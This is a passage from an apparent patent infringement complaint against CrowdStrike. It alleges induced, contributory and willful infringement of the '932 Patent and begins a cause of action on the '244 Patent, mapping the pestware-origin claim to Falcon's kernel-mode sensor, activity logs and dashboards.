the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

575. Defendants’ partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’932 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

576. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’932 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’932 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and

distribution of the Accused Products, including the activities described below.

577. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

578. Defendants further encourage and induce their customers to infringe claim 1 of the ’932 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

579. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

580. Defendants and/or Defendants’ partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing

operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '932 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

581. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '932 Patent.

582. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

583. Indeed, as shown above, the Accused Products have no substantial non-infringing

uses because the accused functionality, including the functionality for identifying an origin of a malicious activity and related functionality, are integral parts of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See, e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the '932 Patent, that functionality could not be performed.

584. Additionally, the accused functionality, including the functionality for identifying an origin of a malicious activity and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id.*) For example, without the Accused Products' API call monitoring and other related functionality for identifying an origin of a malicious activity, the Accused Products could not deploy their malware detection and context and history features. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the '932 Patent, that functionality could not be performed.

585. In addition, as shown in the detailed analysis above, the products, systems,

modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including monitoring API calls) constitute a material part of the inventions claimed because such analysis is integral to the processes identified above (such as identifying the origin of a malicious activity) as recited in the claims of the ’932 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

586. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’932 Patent.

587. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’932 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

588. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’932 Patent.

589. Defendants’ infringement of the ’932 Patent is knowing and willful. Defendants

acquired knowledge of the ’932 Patent and of the specific conduct that constitutes infringement of the ’932 Patent at least based on this First Amended Complaint. Defendants continue to engage in infringing activities after the filing of this First Amended Complaint, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

590. On information and belief, despite Defendants’ knowledge of the Asserted Patents, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’932 Patent with knowledge of the ’932 Patent constitutes willful infringement.

TWELFTH CAUSE OF ACTION
(INFRINGEMENT OF THE ’244 PATENT)


591. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

592. Defendants have infringed and continue to infringe one or more claims of the ’244 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform including, without limitation, components of the Falcon Platform such as the CrowdStrike Security Cloud, Threat Graph™, CrowdStrike Endpoint Security (including Falcon Prevent, Falcon Insight (Endpoint Detection and Response), and Falcon XDR), Falcon Search Engine, Falcon Overwatch, CrowdStrike File Analyzer SDK, and the CrowdStrike Falcon Sensor (a.k.a. Falcon Agent), at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’244 Patent as described below.

593. For example, claim 1 of the ’244 Patent recites:

> 1. A method for identifying an origin of suspected pestware activity on a computer, the method comprising:
>
> monitoring, with a kernel-mode driver, activity on the computer;
>
> generating an activity log on a file storage device of the computer from the kernel-mode driver;
>
> receiving, from a user via an interface of the computer, a time of interest relating to a suspicion of pestware on the computer, wherein the time of interest includes a time interval;
>
> issuing a timestamp after receiving the time of interest;
>
> identifying, based upon the time of interest, indicia of pestware, wherein the identifying is initiated by the issuing the timestamp; and
>
> accessing, using a hardware processor of the computer, at least a portion of a recorded history of externally networked sources that the computer received files from so as to identify, based at least in part upon the identified indicia of pestware, a reference to an identity of an externally networked source that is suspected of originating pestware;
>
> wherein the recorded history of externally networked sources is stored on the file storage device.

594. The Accused Products perform each element of the method of claim 1 of the ’244 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method for identifying an origin of suspected pestware activity on a computer*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence


(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)

595. In addition, the Accused Products provide, *inter alia*, endpoint security, including malware detection and pestware detection as part of an integrated security platform.



(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 456.)


596. The Accused Products perform a method that includes *monitoring, with a kernel-mode driver, activity on the computer* and *generating an activity log on a file storage device of the computer from the kernel-mode driver*. For example, the Accused Products utilize "a unique architecture comprising a lightweight (just a couple of MBs in size) ***kernel-mode sensor*** running on endpoints (servers, desktops, laptops, tablets, etc.) and a scalable Big Data cloud."



To address these technical challenges, CrowdStrike Falcon uses a unique architecture comprising a lightweight (just a couple of MBs in size) kernel-mode sensor running on endpoints (servers, desktops, laptops, tablets, etc.) and a scalable Big Data cloud. Detection can occur locally to the sensor, e.g. for behaviors such as attempted theft of login credentials by an adversary trying to move laterally through the victim network. Moreover, detection can occur jointly between sensor and cloud, e.g. in cases where large scale cloud data or heavy computing is part of a detection. Lastly, detection can occur exclusively in the cloud, e.g. when analyzing long timeframes across hundreds of thousands of sensors at a time.

(*See* WBR_CSK001419, https://www.crowdstrike.com/blog/advanced-falconry-seeking-prey-machine-learning.)


597. Indeed, "CrowdStrike Falcon supports all major platforms including Amazon AWS, Google Cloud Platform and Microsoft Azure. It also provides protection for guest OS hosted on all popular hypervisors and protects Windows, Linux and macOS guests with a kernel-mode agent." The kernel-mode agent "provid[es] comprehensive real-time visibility from its high position in the kernel into key OS events." The information collected by the kernel level driver is stored on one or more file storage devices on one or more computers, including the endpoint.



CrowdStrike Inc., a provider of cloud-delivered endpoint protection solutions, has announced a new update to its flagship Falcon platform, including:

- Linux Kernel-mode Agent – Falcon Linux agent is now a full kernel-mode module, providing comprehensive real-time visibility from its high position in the kernel into key OS events.
- Amazon Linux Support – Falcon Linux agent now fully supports Amazon Linux distribution, a popular platform on Amazon Web Services (AWS).
- Falcon Discover – Falcon Discover's asset, application and user account visibility features help to optimize workloads, manage costs and audit/remove unauthorized accounts of systems deployed in the cloud, data centers and on-premise.
- Falcon Data Replicator – Falcon Data Replicator provides real-time access to the raw event data stream, which customers can ingest into their local data lakes for correlation against event data collected from other systems. This opens up the full comprehensive dataset of more than 270 OS-level event types that Falcon Insight customers can now integrate into their own data analytics solutions.
- AV-Comparatives has certified CrowdStrike Falcon for anti-malware and exploit protection and noted that Falcon can "help organizations efforts with respect to PCI, HIPAA, NIST and FFIEC compliance."


* * * * *



CrowdStrike Falcon supports all major platforms including Amazon AWS, Google Cloud Platform and Microsoft Azure. It also provides protection for guest OS hosted on all popular hypervisors and protects Windows, Linux and macOS guests with a kernel-mode agent.

(*See* WBR_CSK001695, https://solutionsreview.com/endpoint-security/crowdstrike-extends-falcon-platform-with-enhanced-cloud-and-data-center-coverage/.)

598. In addition, the Accused Products' "Endpoint Protection Software" features include "Activity Log," "Antivirus," and "Behavioral Analytics."




CrowdStrike Falcon Features and Options

Endpoint Protection Software

✓ Activity Log
✓ Antivirus
✓ Application Security
✓ Behavioral Analytics
✓ Device Management
Encryption
✓ Signature Matching
✓ Web Threat Management
✓ Whitelisting / Blacklisting


(*See* WBR_CSK001696, https://slashdot.org/software/p/CrowdStrike-Falcon/.)

599. Indeed, "[i]nformation related to activity on the endpoint is gathered via the Falcon sensor" and "each sensor transmits about 5-8 MBs/day."



— How does the Falcon sensor talk to the cloud and how much data does it send?

All data transmitted from the sensor to the cloud is protected in an SSL/TLS-encrypted tunnel. On average, each sensor transmits about 5-8 MBs/day.




— What data is sent to the CrowdStrike Cloud?

CrowdStrike Falcon is designed to maximize customer visibility into real-time and historical endpoint security events by gathering event data needed to identify, understand and respond to attacks — but nothing more. This default set of system events focused on process execution is continually monitored for suspicious activity. When such activity is detected, additional data collection activities are initiated to better understand the situation and enable a timely response to the event, as needed or desired. Note that the specific data collected changes as we advance our capabilities and in response to changes in the threat landscape. Information related to activity on the endpoint is gathered via the Falcon sensor and made available to the customer via the secure Falcon web management console.

(*See* WBR_CSK001665, https://www.crowdstrike.com/products/faq/.)

600. In addition, "Falcon Insight's kernel-mode driver captures over 400 raw events and related information necessary to retrace incidents."




- **Capture critical details for threat hunting and forensic investigations:** Falcon Insight's kernel-mode driver captures over 400 raw events and related information necessary to retrace incidents.

(*See* WBR_CSK001550, https://www.crowdstrike.com/wp-content/uploads/2021/12/falcon-insight-data-sheet-verizon.pdf.)


601. The Accused Products perform a method that includes *receiving, from a user via an interface of the computer, a time of interest relating to a suspicion of pestware on the computer, wherein the time of interest includes a time interval; issuing a timestamp after receiving the time of interest;* and *identifying, based upon the time of interest, indicia of pestware, wherein the identifying is initiated by the issuing the timestamp*. As illustrated in the screenshots below, the Falcon Platform provides a user interface that includes the following "Dashboards": "Executive Summary," "Detection Activity," and "Detection Resolution." The built-in dashboards can be used to "quickly uncover and investigate suspicious activity." For example, the built-in dashboards list the most recent detected suspicious activities from top to bottom, and each record of the suspicious activities comprises a "DETECT TIME," "HOST," and "USER NAME." A user can provide an

input in “Type to filter” to filter detection criteria such as “Last hour,” “Last day,” “Last week,” “Last 30 days,” and “Time.” Indeed, an example event in the user interface is shown illustrated with “DETECT TIME” “Jan. 11, 2017 22:25:10” and five “BEHAVIORS” with “TIMESTAMP” “Jan. 12, 2017 15:09:46.”




In this video, we will demonstrate how to hunt for threat activity in your environment with CrowdStrike Falcon. First, we see how you can use Falcon to search for indicators of compromise (IOCs). Then we take a broader look at how we can use built-in dashboards to quickly uncover and investigate suspicious activity. Finally, we see how power users can craft precise queries to search for new and unique attacker tactics, techniques and procedures (TTPs) on data stored in the CrowdStrike Threat Graph.

(*See* WBR_CSK000668, https://www.crowdstrike.com/resources/videos/how-to-hunt-for-threat-activity-with-falcon-endpoint-protection/.)




Time		Status		Severity		Scenario		Assigned to		Hostname		Triggering file	
Last hour	1	New	215	Critical	67	Known Malware	131	Unassigned	293	CS-SE-CC	49	iexplore.exe	102
Last day	9	In Progress	12	High	169	Suspicious Activity	114	wes.bateman@bh.crow...	21	CS-SE-SO-WIN7-V	35	notepad.exe	87
Last week	34	True Positive	108	Medium	110	Drive By Download	101	sean@bh.crowdstrike.c...	18	CS-SE-SS-GI	31	powershell.exe	82
Last 30 days	110	False Positive	6	Low	24	Credential Theft	74	claude.braxton@bh.cro...	8	CS-SE-CO-WIN7	28	cmd.exe	58
Last 90 days	370	Ignored	29	Informational	0	Intel Detection	64	elia@bh.crowdstrike.com	5	CS-SE-WB-INITEC	25	medcsc.exe	42

